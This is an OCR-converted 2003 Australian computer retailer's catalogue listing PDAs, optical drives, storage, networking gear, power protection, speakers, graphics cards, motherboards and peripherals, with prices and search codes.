The H3950 Pocket PC features 32MB ROM, while the H3970 features 48MB ROM and integrated Bluetooth.

H3970 \$1199
Websearch 195324
RentSmart \$13.14p/wk



H3900
RENTSMART **\$9.85 PER WEEK**
Websearch Code... 193919

Sony External 48/12/48X USB2 CD-RW Kit

This drive features 48x speed recording and playback with buffer under-run protection, fast Audio Extraction and a unique Dual Speed operation. At 48X Mac will record a CD in around 2 minutes.

Designed for use with a Desktop or Laptop, it comes with a USB cable, Windows and Macintosh software.



\$339
Websearch Code... 194705

Liteon External 40/12/40X USB2 CD-RW Kit

40X (Zone-P-CAV) Record, 12X (CLV) Re-Write & 40X (CAV) Read technology. Portable Design, using USB 2.0 adapter cable to ensure 40X performance. Innovative SMART BURN technology to avoid from buffer under run Error & automatically adjust writing strategy plus running OPC. Innovative SMART-X technology, support high speed Digital Audio Extraction (DAE) & VCD data extraction. Plug & Play with emergency manual eject. VAS Vibration Absorber System Mechanism to reduce vibration & noise during read & write.



\$249
Websearch Code... 194707

Palm m515

With 16MB of internal memory, you can store hefty applications, PowerPoint presentations and even video clips with room to spare. Bonus software lets you view Word, Excel and PowerPoint files right on your handheld, send email, read eBooks, view video clips and photos, browse Web content offline and more.



\$659
Websearch Code... 198917

hp iPAQ H5450 Pocket PC

Offers a true "office in your pocket". Web access for all levels of professionals and individuals. Includes 48MB Flash ROM, 64MB RAM, 400MHz Intel XScale PXA250 Processor, Microsoft Windows for Pocket PC 2002, WLAN 802.11b, integrated Bluetooth, integrated Biometric Fingerprint Reader.



RENTSMART **\$15.88 PER WEEK**
Websearch Code... 193789

Sony Internal 4/8/24/10/32 DVD+/-RW Kit

This all-in-one optical drive records and plays CD's and DVD's. A worlds first, it supports both DVD +R/RW and -R/RW formats. This drive comes complete with everything required for connection and operation on a Windows based PC including an extensive software suite.



RENTSMART **\$8.76 PER WEEK**
Websearch Code... 192606

Imation CD-RW 40x12x40x

With this USB external CD-RW drive, it is easy to make your own music or multimedia CDs on a PC or Mac. Including a powerful software portfolio. Burn your own custom audio, music, or multimedia CDs. Record and re-record up to 1,000 times on one Imaion CD-RW disc. Easily, safely, and quickly back up files with fast recording speeds. CD-RW drives come ready-to-use (Windows® 95/98/NT/2000) and include powerful software, one Imaion CD-R disc, and one Imaion CD-RW disc.



\$289
Websearch Code... 195142

Palm Tungsten T

Features 320x320 reflective TFT color display supporting more than 65,000 colours. Includes OMAP 1510 processor from Texas Instruments, voice recorder, built-in bluetooth ready, Infrared (IR) Port, 4MB Flash/16MB RAM storage, Palm OS vs. Compatible with MultiMediaCard and SD expansion cards.



RENTSMART **\$9.31 PER WEEK**
Websearch Code... 193007

Toshiba Pocket PC e330

Does everything your day planner does plus records voice notes, plays music, video, 3D games, browses web and opens Office applications. Optional wired or wireless connectivity via SD cards (not included). Intel XScale PXA-250 300MHz processor, 64MB RAM, extra bright 3.5" TFT reflective colour screen, SD card slot, Infrared, voice record, MS Windows for Pocket PC 2002, rechargeable battery.



RENTSMART **\$9.20 PER WEEK**
Websearch Code... 194056

LaCie d2 External Hard Disks


LaCie d2 range is a professional flexible system. Made of extruded aluminium and Zamac alloy, which are the same materials used in Formula 1 cars design for their unique features: robust, lightweight and fast cooling. Kensington cable lock and power lock for better security. Front power button and blue activity led, switches on/off with your computer. Supplied with drivers for Mac and PC.

Drives can be used stacked horizontally or can be mounted in a 1U 19" rack (kit sold separately).

80GB 7200rpm USB2.0: \$425
120GB 7200rpm USB2.0: \$509
200GB 7200rpm USB2.0: \$719

80GB 7200rpm FireWire: \$425
120GB 7200rpm FireWire: \$509
200GB 7200rpm FireWire: \$719
400GB BD 7200 rpm: \$1519

400GB is USB2.0 and FireWire and F800
500GB BD 7200rpm FireWire: \$2099
500GB is USB2.0 and FireWire and F800*



Stackable

Rack mountable

Lockable with a Kensington keylock

*F800 is a new FireWire interface doubling transfer rate up to 1000MB/s of current FireWire interface. Requires specific F800 card to take advantage of the performance.

LaCie d2 52x24x52x

USB2.0 & FireWire

LaCie CD-R 52x is the fastest external CD-Recorder on the market, burning a full 700MB CD in less than 2 minutes. It comes complete in the now famous d2 casing with all software for Mac & PC, all cables and first CDR media. Silent and efficient, it is the best professional CDR/CDRW burner on the market at the most affordable price.

USB2 Win Only \$289



LaCie SuperDrive A05 CDRW/DVDRW

USB2.0 & FireWire

LaCie DVD-R 4x / DVD-RW 2x / DVD-Rom 12x / CD-R 16x / CD-RW 8x / CD-Rom 32x is a unique combination of two optical technologies: DVD-R for archiving huge amount of data and creating DVD Video discs, CD-RW for local back-up or audio compilation. The A05 can read almost all types of CDs and DVDs, such as CD-ROM, Audio CDs, CD-RW, DVD-ROM, DVD-R and DVD-RW discs.



LaCie Pocket Hard Disk

LaCie Pocket hard disk are the most robust and mobile drives on the market. Made of light aluminium for better cooling and fully moulded in a silicon bumper for better protection of the drive. Includes USB2.0 and bus powered FireWire interface, complementary power supply and drivers for Mac & PC.

20GB Pocket HD \$379



Websearch Code 13987 **\$359**

Websearch Code 13989 **\$8.87 PER WEEK \$749**

Websearch Code 13973 **\$489**

Pioneer External DVR-A05 DVD-R & DVD-RW

Bonus ArcSoft ShowBiz video editing software

Pioneer adds to the flexibility of the combination drive. Following on from the DVR-A05 Internal IDE Writer Pioneer now offers the DVR-105EX. It is an external unit fitted with a DVR-105 DVD Writer that provides both IEEE1394 Firewire and USB 2.0 connectivity to computer systems that incorporate one or both of these interface connections

Features:

- Writes:
 - DVD-R*, DVD-RW, CD-R, CD-RW
 - 4X and 8X CD-R
 - 4X CD-RW
 - 1X and 2X DVD-R (General Use Media)
 - 1X DVD-RW

- Reads:
 - DVD-ROM, DVD-Video, DVD-R, DVD-RW, CD-ROM, CD-R, CD-RW, CD-TEXT, Photo CD, Audio CD

- Supports "Buffer Under Run" protection
- Disc-at-once and incremental write*
- IEEE1394 & USB 2.0 Interface Connection
- Supports 9.4G Double Sided DVD-R Media

Includes:

- ULEAD DVD Workshop 1.3 SE
- ULEAD VideoStudio 6 SE DVD
- ULEAD DVD PictureShow 1.0 SE
- RecordNow DX DVD/CD Writing Software
- DLA with StorageGuard
- Simple Backup
- CyberLink PowerDVD XP V4.0
- 1 x DVD-R Media
- 1 x DVD-RW Media
- Pre-Authored DVD Workshop Demonstration



Websearch Code 139405 **\$8.76 PER WEEK \$799**

Pioneer Internal DVR-A05 DVD-R & DVD-RW

Internationally recognized reliability and compatibility

The DVR-A05 writes and reads DVD-R/RW, write once-recordable formats that can be played on most DVD video players and DVD-ROM drives. The drive also supports reading and writing of CD-R and DVD-RW media, and can be used as a DVD-ROM and CD-ROM drive as well.

Liquid crystal tilt technology

Previous models used a mechanical tilt mechanism. The DVR-A05 features a liquid crystal tilt mechanism that provides more accurate, reliable operation with discs having uneven curvature or thickness. This superior mechanism is used for both playback and recording.

Includes:

- Ulead DVD Workshop 1.3 SE
- Ulead VideoStudio 6 SE DVD
- Ulead DVD PictureShow 1.0 SE
- RecordNow DX DVD/CD Writing Software
- DLA with StorageGuard
- Simple Backup
- CyberLink PowerDVD XP V4.0
- 1 x DVD-R Media
- 1 x DVD-RW Media
- Pre-Authored DVD Workshop Demonstration

DVR-A05PRO Professional Kit - Bonus DVD/1 PE & MPEG 1/2 encoder

Includes:
• Standard Kit items
• PLUS SONIC RealDVD LE 3.0 Professional Authoring Software

- 4X for DVD-R
- 2X for DVD-RW
- 16X for CD-R
- 8X for CD-RW



Websearch Code 132015 **\$6.08 PER WEEK \$555**
Websearch Code 134185 **\$15.34 PER WEEK \$1399**

APC Back-UPS ES

350/500 VA USB

An affordable battery backup to provide continued uptime and hardware protection for home or office users. Contains five Australian style outlets, phone, modem, fax and DSL data line surge protection, computer interface port for USB communications.



350 VA USB
\$179
Websearch Code 189234

500 VA USB
\$225
Websearch Code 189246

APC Back-UPS Pro 280/420/650si

PowerChute Plus software lets your UPS shut down your application gracefully in the event of an extended power failure. Includes additional outlet for protection of printers, audible alarms, phone/modem protection, user replaceable hot swappable batteries.



280si
\$269
Websearch Code APC001

420si
\$375
Websearch Code 195418

650si
\$479
Websearch Code 191575

APC Surge arrest personal w/ph protection

- <15V Let-through Voltage
- 315 Joules Surge Energy Capacity
- 5.5/11kA Peak Surge Current
- Child-safe outlets
- Protection Working Indicator - warns user if its circuitry is damaged
- Site Wiring Fault Indicator



\$55
Websearch Code APC037

No line protection
\$45
Websearch Code APC038

Adaptec USB 2.0 PCI Connect Kit

- 4-port (1 Internal) Host Bus Adaptor, Hot Pluggable Plug and Play Connectivity
- Supports up to 480 Mbps throughput, Up to 40x faster than USB 1.1!
- Includes USB2.0 Latest Drivers and USB2.0 utilities available On-line.
- Win/Mac

**\$95**

Websearch Code 189914

Adaptec Duoconnect USB 2.0/1394 PCI Combo Card Kit

- 7-port Host Bus Adaptor, 4-port USB 2.0 and 3-port FireWire (1x USB 2.0 Internal & 1x FireWire Internal).

**\$175**

Websearch Code 189929

Adaptec USB 2.0 Upgrade Kit

- 3-port Host Bus Adaptor, Hot Pluggable Plug and Play Connectivity
- For Hi-speed Digital cameras, camcorders external Storage, CD-RW's & DVD-RW's
- Includes Firewire cable and Digital Video Editing software for Windows
- Win/Mac.

**\$89**

Websearch Code 189913

D-Link DWL-650+**AirPlus 22Mbps Wireless LAN PCMCIA Card**

- Features:
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- Autosenses & Adjusts Speed to conditions for Maximum Performance
- 64-/128-/256-Bit Wired Equivalent Privacy (WEP) Security Support
- Supports Peer-to-Peer Communication (No Access Point) or Infrastructure Mode (Access Point)

**22Mbps Wireless****\$125**

Websearch Code 190515

D-Link DI-704P**IP Router for DSL/Cable Modem with Firewall**

Ethernet Broadband Gateway with a built-in four-port switch plus a print server function.

- Features:
- 10Mbps Ethernet Port for DSL or Cable Modem connection
- 4-Port 10/100Mbps Switch
- Support NAT for Firewall Protection, Integrated Printer Server.

**Upgrade to a 707P for just \$50 and get 3 extra switch ports****\$159**

Websearch Code 190311

NetComm ADSL Modem Router with Ethernet and USB Port - NB1300

- Features:
- Ethernet ADSL Modem with full integrated Router. 10/100 Ethernet and USB ports. Fully ACA (A-Tick) & Telstra (P1149) approved. Compatible with all major ISPs and all USB supporting operating Systems. Embedded PPPoE - no need to purchase additional connection software. NAT security to protect your computers from internet attack.

**\$199**

Websearch Code 193395

NetComm NB2800 ADSL/Cable Router

- Features:
- The NB2800 ADSL/Cable Router and Integrated 4-port network switch makes sharing your broadband connection simple to setup, use and maintain. Eliminate the need to run your ISP's software to connect to the Internet as all ISP configuration settings are entered via a simple web browser page and are then stored in the NB2800.

**NEW****\$169**

Websearch Code 196246

D-Link DWL-520+**22Mbps Wireless LAN PCI Adapter**

- Features:
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- Autosenses & Adjusts Speed to conditions for Maximum Performance
- 64-/128-/256-Bit Wired Equivalent Privacy (WEP) Security Support

**22Mbps Wireless****\$149**

Websearch Code 190516

D-Link DSL-504**ADSL Router with 4-Port 10/100Mbps Switch**


- Features:
- Connect single or multiple PCs on an Ethernet LAN to an ADSL service
- 4-Port 10/100Mbps Switch
- ADSL Interface (RJ11)
- Supports G.dmt
- IP Routing with Transparent Bridge
- Supports NAT & DHCP
- Admin through Windows based program, Telnet or Web Browser
- Telstra Approved

**\$359**

Websearch Code 190616

NetComm Cable/ADSL Wireless Router - NB3000

- Features:
- Bridge between wired and wireless LANs. 11Mbps IEEE 802.11b Wireless Access Point. 4 Port 10/100 switch to build or expand your wired network. Router to share your cable or ADSL connection. NAT firewall to protect your PCs. Built-in DHCP server. Supports VPN pass-through (PPTP & PPP). Remote administration via the internet. Compatible with PC, Mac, Linux and any TCP/IP system.

**\$329**

Websearch Code 193302

NetComm CD2003 Mega-I-Modem 56K External Serial Modem

- Features:
- 56K speed and efficiency, backed by the quality of the NetComm name. The Mega-I-Modem is an entry-level communications device, allowing you to browse the web and keep in touch via email with speed and reliability.

**\$89**

Websearch Code 195317

D-Link DWL-900AP+**AirPlus 22 Mbps Wireless LAN Access Point**


- Features:
- 10/100Mbps Fast Ethernet Interface for connecting to Wired Network
- Compatible with IEEE 802.11b (DSSS) 2.4GHz Standard
- Autosenses & Adjusts Speed to conditions for Maximum Performance
- 64-/128-/256-Bit Wired Equivalent Privacy (WEP) Security Support

**22Mbps Wireless****\$265**

Websearch Code 190518

D-Link DI-614+**AirPlus Enhanced 2.4GHz Wireless Router**

- Features:
- Capable of data transfer rates up to 22 Mbps
- Creating your first wireless network
- Quickly and securely connect computers to share a high-speed internet connection
- Connection of up to four computers
- Connect to the network using 64, 128, or 256-bit encryption
- Four port switch built in.

**\$299**

Websearch Code 192551

NetComm NP2005 5 Port 10/100 Smart Switch

- Features:
- 5-Port mini N-Way high speed switch. Auto detect full or half duplex, store and forward architecture. Plug and Play configuration in rugged metal case with Auto Sensing for uplink & external power supply.

8 Port 10/100 Smart Switch \$139

**\$85**

Websearch Code NET245

NetComm IN5699 Internal V92 56K Modem

- Features:
- Now on an elegant red and gold circuit board, the new, updated, INModem 56K delivers high-speed voice, data and fax transmission in an easy-to-install and trouble-free PC format. In addition to its up-to-date feature-set, the new INModem 56K features its own on board DSP (Digital Signal Processor) for top-notch CPU performance.

**\$45**

Websearch Code 130944

Netgear 54 Mbps Wireless PC Card WC511

For maximum notebook mobility, this PC card can't be beat. Simultaneously supports 802.11g/802.11b wireless standards for secure, fastest possible network access and broadband sharing wherever you go.

- Works with both IEEE 802.11b + draft 802.11g (both 2.4 GHz)
- Speeds of up to 54 Mbps
- Office roaming for notebook PC users
- Shared broadband Internet access and resources
- Wireless LAN Manager for location-specific profiles
- 128-bit WEP encryption
- Netgear 802.11b products are also available

802.11g
Compliant

\$145

Websearch Code 195907

Netgear 5 & 8 Port 10/100 Mbps Ethernet Switches

FS605/FS608

Easy as pie to set up and run, these elegantly designed, compact switches will stand vertically to save desk space and to see LED icons for quick reconfiguration.

- Plug and Play installation, no configuration
- Sleek, silver unit design
- Vertical option saves desk space
- Auto Uplink makes the right connection
- Auto-detection of speed and duplex



5 Port
\$95

Websearch Code 194099

8 Port
\$129

Websearch Code 195000

Netgear 10/100 4 Port DSL Modem Internet Gateway

DG814

Features an integrated DSL modem for shared DSL access with multiple users. Enjoy high-speed Web surfing, file-sharing, Web access filtering and firewall protection.

- Integrated 4-port DSL modem for shared high-speed Web access
- Four ultra-fast 10/100 Mbps LAN ports
- NAT Firewall with VPN pass-through protection
- Web page content filtering and time-of-day usage management
- Instant alerts and regular e-mail notification of browser activity
- Complete, easy-to-use Web browser-based setup



\$299

Websearch Code 195412

Netgear Cable/DSL ProSafe Firewall with Print Server & 4 Port Switch

FR114P

Optimal protection with the ProSafe Firewall/Print Server. This true firewall is broadband-capable.

- True Firewall with Stateful Packet Inspection (SPI) and Intrusion Detection
- Denial of Service (DoS) attack protection and VPN pass-through
- Built-in Print Server and Network Address Translation (NAT) Routing
- Easy-to-Use Smart Wizard and Install Assistant
- Free, complete antivirus PC software bundle



\$239

Websearch Code 191533

Netgear Wireless Access Point and Router

WGR614

Cable/DSL Router with 802.11g access point built in works with IEEE 802.11b and IEEE 802.11g adapters

- Share broadband Internet access and resources
- Speeds of up to 54Mbps
- Four ultra fast 10/100 Mbps LAN ports
- NAT Firewall protects against hackers
- Netgear 802.11b products are also available

802.11g
Compliant

\$299

Websearch Code 196093

Netgear ADSL Modem with USB and Ethernet Ports

DM602

Netgear's ADSL Modem makes it easy to connect and delivers ultra-fast (100x analog modem speed) corporate network access, Internet access, music downloads, gaming and video delivery.

- Ethernet & USB connections
- 8 mbps high-speed Internet surfing
- Use phone while you're online
- Supports all ADSL networks
- Simple to use



\$215

Websearch Code 195411

Netgear Wireless 4 Port ADSL Modem Gateway

DG824M

Plugs directly into your ADSL line for secure and ultra-fast wireless access to Internet resources and distribution of digital media. Shares your connection among up to 253 users.

- Built-in ADSL modem & wireless access point
- True Firewall business-class security
- Up to 200 Mbps LAN port speeds
- Easy, Web browser-based setup
- Free ADSL phone filter
- Netgear 802.11b products are also available



\$469

Websearch Code 195413

Netgear Cable/DSL ProSafe VPN Firewall with 8 Port 10/100 Mbps Switch

FVS318

The FVS318 broadband-capable VPN firewall initiates up to 8 IPsec tunnels, provides routing, DoS protection, Intrusion Detection, URL access/content filtering, logging, reporting, and real-time alerts.

- Initiates up to 8 IPsec VPN tunnels simultaneously
- Stateful Packet Inspection Firewall with VPN pass-through & routing
- Eight ultra-fast 10/100 Mbps LAN ports
- Securely connects mobile workforce & branch offices to main office resources
- Easy-to-use Web browser-based setup, configuration & remote management



\$369

Websearch Code 193164

Seagate Barracuda Hard Drives

- 7200 RPM desktop performance.
- 350 Gs nonoperating shock. Protect drive from shock and vibration.
- 3D Defense system. Industry's most comprehensive drive and data protection system.
- DiscWizard software.
- SoftSonic FDB Motor.
- 2-Mbyte cache buffer.



40GB
\$155

Websearch Code 199720

80GB
\$215

Websearch Code 196093

120GB
\$339

Websearch Code 194590

Maxtor Hard Drives

The solution for performance PCs with data intensive applications such as network attached storage, home networking devices, audio, video and other multimedia applications. With Maxtor Shock Protection and Data Protection Systems on every drive, your drives and data are protected against operating and non-operating shock.



80GB
\$215

Websearch Code 194546

120GB
\$285

Websearch Code 195074

160GB
\$379

Websearch Code 194751

200GB
\$549

Websearch Code 196075

Altec Lansing Versatile 220 Speakers

For good sound at an affordable price, try the 220 system. This two-piece system works well for music and gaming.

- 11 Watts Total Continuous Power RMS (2x5.4 W/ Satellites)
- 20 Watts of Total Peak Power
- Built-In Controls



\$59

Websearch Code 190463

Altec Lansing Versatile 221 Speakers

Great sound with bass you can feel. This 3-piece system is a study system for music and gaming that fits on your desktop and within your budget.

- 20 Watts Total Continuous Power RMS
- 50 Watts Total Peak Power
- Compact Subwoofer
- Built-In Controls



\$109

Websearch Code 190464

Altec Lansing 2100

A unique, futuristic look and the power to move you make the 2100 a terrific PC speaker system. High performance micro drivers and our ported subwoofer deliver rich, accurate sound to keep the music pumping

- 35 Watts Total Continuous Power RMS
- 50 Watts Total Peak Power
- High Performance Micro Drivers
- Ported, Dual Subwoofer Drivers



\$225

Websearch Code 190467

Belkin SurgeMaster

A power surge or lightning strike can destroy your electronic equipment in an instant. The SurgeMaster range offers the best protection for all your sensitive electronic devices in your home or office. No amount of thunder and lightning will ever be able to scare away your protection. Be safe and smart; choose a SurgeMaster with telephone/data line protection and if you want to protect your AV equipment with coaxial connection, choose the surge protector that protects both.

| | | | |
|-----------|--------|---------------------------------|-------|
| Websearch | 8EL176 | Belkin 4 Way Telephone Pro | \$55 |
| Websearch | 194724 | Belkin 6 Way Telephone Pro | \$99 |
| Websearch | 8EL182 | Belkin 6 Way Telephone Pro + AV | \$119 |
| Websearch | 190488 | Belkin 8 Way Telephone Pro | \$129 |
| Websearch | 190655 | Belkin 8 Way Telephone Pro + AV | \$145 |



Belkin Access Point

Belkin networking presents its latest innovation, the 54g Wireless Network Access Point (WAP). The 54g WAP connects to your network switch and lets you join your wireless-equipped PCs to your wired network.

- Transfer speeds up to 54Mbps
- 3 minute Smart Setup Wizard
- Lifetime warranty
- Win/Mac



NEW

\$259

Websearch Code 196292

Belkin Wireless Cable/ ADSL Router

54g technology is the easiest wireless network to implement. The Gateway Router uses the wireless 54g 2.4GHz standard to offer you the widest working range up to 1800 feet and greater interoperability in mixed network. Uses NAT firewall to protect network from outside intrusions by hackers.

- Transfer speeds up to 54Mbps
- 3 minute Smart Setup Wizard
- Lifetime warranty
- Win/Mac



NEW

\$279

Websearch Code 196297

Belkin Wireless Desktop Network Card

The 54g Wireless Desktop Network Card features breakthrough 54g technology that makes wireless file transfers and downloads faster than ever before.

- Transfer speeds up to 54Mbps
- 3 minute Smart Setup Wizard
- Lifetime warranty
- Win/Mac



NEW

\$139

Websearch Code 196290

Belkin Wireless Notebook Network Card

Belkin networking presents its latest innovation, the 54g Wireless Notebook Network Card. The Card works as an ideal standalone to give you instant networking capabilities.

- Transfer speeds up to 54Mbps
- 3 minute Smart Setup Wizard
- Lifetime warranty
- Win/Mac



NEW

\$139

Websearch Code 196291

Belkin Wireless Keyboard & Mouse

Offers advanced input at the best price point imaginable. In this finely constructed, easy-to-use wireless solution, we've incorporated a patented auto-synchronization technology and 256 IDs.



\$75

Websearch Code 193181

Belkin USB 8-in-1 Media Reader/Writer

The Belkin USB Reader/Writer for CompactFlash I, CompactFlash II, SmartMedia, Secure Digital, MultiMedia, IBM Microdrive, Memory Stick, and Memory Gate Memory Stick lets you drag and drop files, images, and music for editing and storage to your Mac or PC.



\$79

Websearch Code 194356

Belkin Bluetooth USB Adapter

The Bluetooth USB Adapter from Belkin lets you create cable-free connections between your USB desktop PC and devices using Bluetooth wireless technology.

- 10m Range \$89



NEW

\$145

10m Range

Websearch Code 196273

Belkin USB 2.0/1.1 4- Port Hub

USB 1.1 Hub offers fast 12Mbps data rate for PC and Mac. USB 2.0 Hub (not pictured) features operation at 40 times faster than USB 1.1 (480Mbps data speed) and works seamlessly with today's USB 1.1 devices (PC only). Includes Belkin Lifetime Warranty and technical support.



USB 1.1 4 Port Hub

Websearch Code 194438

\$48

USB 2.0 4 Port Hub

Websearch Code 193964

\$75

Belkin Hi-Speed USB 2.0 DVD Creator

This great innovation from Belkin lets you capture and edit movies from a variety of analog video sources. The package includes the powerful Ulead movie editing and DVD-authoring software that lets you add professional-quality soundtracks and titles, as well as stunning effects.



\$169

Websearch Code 193274



iswh

Hardware
Software
Consumables

Components

Creative Sound Blaster Extigy

Sound Blaster Extigy is the revolutionary external quality audio solution from Creative. Designed to provide stunning digital audio to notebook or desktop users through USB, it installs quickly and a remote control is standard.

With 24-bit DACs and a 100dB signal-to-noise ratio, hardware Dolby Digital decoding, multi-channel output and 24-bit/96kHz compatible connectivity, the Sound Blaster Extigy gives a powerful high-end audio and home theatre experience. It also offers EAX ADVANCED HD music features such as Audio Clean-Up, Time Scaling and DREAM and can operate as a stand-alone Dolby Digital decoder for use with DVD players or entertainment consoles.



Websearch Code 195113

\$299

Asus Graphics Cards

Image used for illustration purposes only



| | Asus V8170-DDR | Asus V9180-TD | Asus V9280-TD |
|-------------|--------------------------|--------------------------|---------------|
| Chipset | NVIDIA GeForce4 MX440-SE | NVIDIA GeForce4 MX440-8x | NVIDIA T4200 |
| Memory | 64MB | 128MB | 128MB |
| Memory Bus | 128bit | 128bit | 128bit |
| BIOS | 4x2x/1x | 8x/4x | 8x/4x/2x |
| Memory Type | DDR | DDR | DDR |
| Flash BIOS | N/A | N/A | N/A |
| TV-Out | Yes | Yes | Yes |
| DVI Port | N/A | Yes (DVI-H) | Yes |
| Twin View | N/A | Yes | Yes |

\$129

Websearch Code 195507

\$249

Websearch Code 196431

\$349

Websearch Code 196284

Intel Motherboards

Image used for illustration purposes only



| | Intel D8ASPERI2 | Intel D8ASPERI2 | Intel D8ESMVR |
|----------------------|------------------------------|------------------------------|------------------------------|
| Processor Support | Intel Pentium 4 | Intel Pentium 4 | Intel Pentium 4 |
| FSB Support | 533/400 MHz | 533/400 MHz | 533/400 MHz |
| Chipset | Intel 845GE / ICH4 | Intel 845GE / ICH4 | Intel 845GE / ICH4 |
| Form Factor | ATX | ATX | ATX |
| Memory / Slot / Max. | DDR333, 2 slot, 2GB | DDR333, 2 slot, 2GB | DDR400, 2 slot, 2GB |
| AGP Connector | 4x, Dual in Extreme Graphics | 4x, Dual in Extreme Graphics | 4x, Dual in Extreme Graphics |
| Audio | AC97 / ICH4 | AC97 / ICH4 | AC97 / ICH4 |
| USB Ports | 4 / ICH4 | 4 / ICH4 | 4 / ICH4 |
| LAN | N/A | N/A | N/A |
| Warranty | 3 years | 3 years | 3 years |

\$199

Websearch Code 195427

\$249

Websearch Code 195433

\$289

Websearch Code 195429

Creative Sound Blaster Audigy 2

Sound Blaster Audigy 2 delivers high-quality multi-channel recording and playback at up to 24-bit/96kHz and is the first PC product to offer playback of Advanced Resolution DVD-Audio at 24-bit/192kHz with a Signal-to-Noise ratio of 106dB. With EAX Advanced HD, 6.1 speaker support, Dolby Digital EX support and THX Certification, the Sound Blaster Audigy 2 sound card is the solution for all your music needs.



Standard
Websearch Code 195433

\$249

Platinum
Websearch Code 195422

\$449

Gigabyte Graphics Cards

Image used for illustration purposes only



| | Gigabyte R5000 | Gigabyte R5000 Pro | Gigabyte R5000 |
|-------------|-----------------|------------------------|-----------------|
| Chipset | ATI Radeon 9000 | ATI Radeon 9000 PRO II | ATI Radeon 9000 |
| Memory | 64MB | 128MB | 64MB |
| Memory Bus | 128bit | 128bit | 128bit |
| BIOS | AGP4X | AGP4X | AGP4X/4X2X |
| Memory Type | DDR 4x16-5 | DDR 4x16-5 | DDR 4x16-5 |
| Flash BIOS | Yes | Yes | Yes |
| TV-Out | S/RC | AS/RC | Yes |
| DVI Port | N/A | DVI-H | Yes |
| Twin View | N/A | Yes | Yes |

\$129

Websearch Code 195433

\$225

Websearch Code 195454

\$349

Websearch Code 195455

Gigabyte Motherboards

Image used for illustration purposes only



| | GA-V8067 | Gigabyte GA-8SE67 | GA-8PE807A |
|----------------------|----------------------------|-------------------------|-------------------------|
| Processor Support | Intel Pentium 4 | Intel Pentium 4 | Intel Pentium 4 |
| FSB Support | 533 MHz | 533/400 MHz | 533/400 MHz |
| Chipset | Intel 845GE / ICH4 | Intel 845GE / ICH4 | Intel 845GE / ICH4 |
| Form Factor | Micro ATX | ATX | ATX |
| Memory / Slot / Max. | DDR333/266, 2 slot, 2GB | DDR333/266, 3 slot, 2GB | DDR333/266, 3 slot, 2GB |
| AGP Connector | Integrated graphics No AGP | 40x1 | 40x1 |
| Slot | 3PC | 3PC | 3PC |
| Audio | AC97 / Channel | AC97 / Channel | AC97 / Channel |
| USB Ports | 6 / ICH4 | 6 / ICH4 | 6 / ICH4 |
| LAN | Realtek 8101 | K1000 | K1000 |
| Warranty | 3 years | 2 years | 3 years |

\$139

Websearch Code 196375

\$169

Websearch Code 195424

\$299

Websearch Code 196270

Altec Lansing 641

This 5-piece system immerses you in breathtakingly powerful sound. Experience 237 watts of total continuous power (400 watts peak) over Class-D circuitry. A midrange speaker and wide-dispersion polymer tweeter assure a crisp, spectrally balanced sound. A dual-ported subwoofer delivers deep, sustaining bass that brings your favourite games and music to life.



\$489

Websearch Code 196409

Altec Lansing Versatile 251 Speakers

Large 3-inch drivers and a centre channel deliver a full range of movement and sound while the ported subwoofer adds to the theatre-like atmosphere.

- 60 Watts Total Continuous Power RMS
- 90 Watts Total Peak Power
- Deep-Bass, Compact Subwoofer



\$249

Websearch Code 195216

Altec Lansing XA3051

This top-of-the-line speaker system features a centre channel, a powerful subwoofer, and surround sound that put your TV's speakers to shame. Feel the bass. Unleash the power.

- 56 Watts Total Continuous Power RMS (44W)
- Satellites: 17.5 W/Centre; 18.25 W/Sub
- 100 Watts Total Peak Power
- 6-Speaker Dolby Surround Pro Logic
- Deep Bass, Ported Subwoofer



\$369

Websearch Code 193221

Memory

- Are you finding you can't multitask?
- Do you find data that can not be processed instantly?
- Do you feel like you aren't a power user but would like to be?

If you answered yes to any of these questions, it may be time for a memory upgrade.

At ISWH, we stock a large range of memory from all the leading manufacturers. So if you are looking for an upgrade to handle your needs today, look no further than ISWH. We are able to source almost any module, so call one of our expert staff to discuss your requirements.



Image used for illustration purposes only



www.iswh.com.au

click here to buy...

19

JUNE/JULY 2003

Labtec Axis-502 Stereo Headset

The Axis-502 is a deluxe stereo headset ideal for Voice-Over-IP applications. The ultra-soft earpads produce intense stereo sound for CDs, MP3 and games. The microphone, designed to be worn on either left or right side, filters out background noise. Features a convenient headphone volume and microphone mute control.



\$45

Websearch Code 190902

Labtec Axis-002 Behind Head Headset

Featuring replaceable, ultra-soft foam earpads, the Labtec Axis-002 Headset is the perfect solution for all day use. Also with micro NCAT-2 noise cancelling and amplification technology and a microphone mute switch, this is the solution for your office.



\$59

Websearch Code 189295

Sony PC Headset

Compact folding design with a retractable microphone make this PC Headset perfect for travelling to conduct on-line meetings or just listening to your favourite music from your PC. Comes with a 3m cord and has a noise cancelling microphone for superior sound and clarity.



\$85

Websearch Code 190931

Logitech Cordless Optical Mouse

Get cordless freedom and optical precision in a single, simple mouse that fits comfortably in either your left or right hand. Now just about any surface within six feet of your computer can become your workspace—no mouse pad required, no cords to clutter your desk, and no moving parts to clean.



\$79

Websearch Code 190584

Logitech cordless Access Duo

The best match made on the Internet. Get the mouse and keyboard duo that offers comfort on all levels. The comfortable Zero-Degree Tilt keyboard provides superior typing comfort. And with the customisable function keys command the distance between your favourite applications and email is just one touch away.



\$119

Websearch Code 193084

Microsoft Optical Blue Mouse

Using the wider scroll wheel, move through documents quickly without a scroll bar. The glowing red base signifies Microsoft optical technology for a smooth and accurate experience. PS2/USB. Win/Mac.



\$53

Websearch Code 192040

Microsoft MultiMedia Keyboard

One-touch buttons take you directly to your favourite multimedia activities—navigate music and video clips, surf the Web, start the programs you use most, and more. With easy-to-use keys and custom blue accents, the Microsoft MultiMedia Keyboard adds dynamic features and vibrant looks to any desktop.



\$69

Websearch Code 192041

Logitech Cordless Presenter

Take advantage of this powerful, cordless device for your presentations and also utilise as a cordless optical mouse. The built-in laser pointer allows you to emphasise you're key points and advanced Bluetooth technology gives you cordless reliability with up to 10 meter range, with no line of sight required.



\$369

Websearch Code 190007

Logitech Navigator Trio

This Logitech bundle is the solution that you have been waiting and looking for. Not only do you get a quality wireless keyboard and mouse that creates a clutter free desk, you also get a US\$2 Quickcam Messenger Camera with up to 640 x 480 pixels resolution.



\$195

Websearch Code 193435

Microsoft Wireless Optical Mice

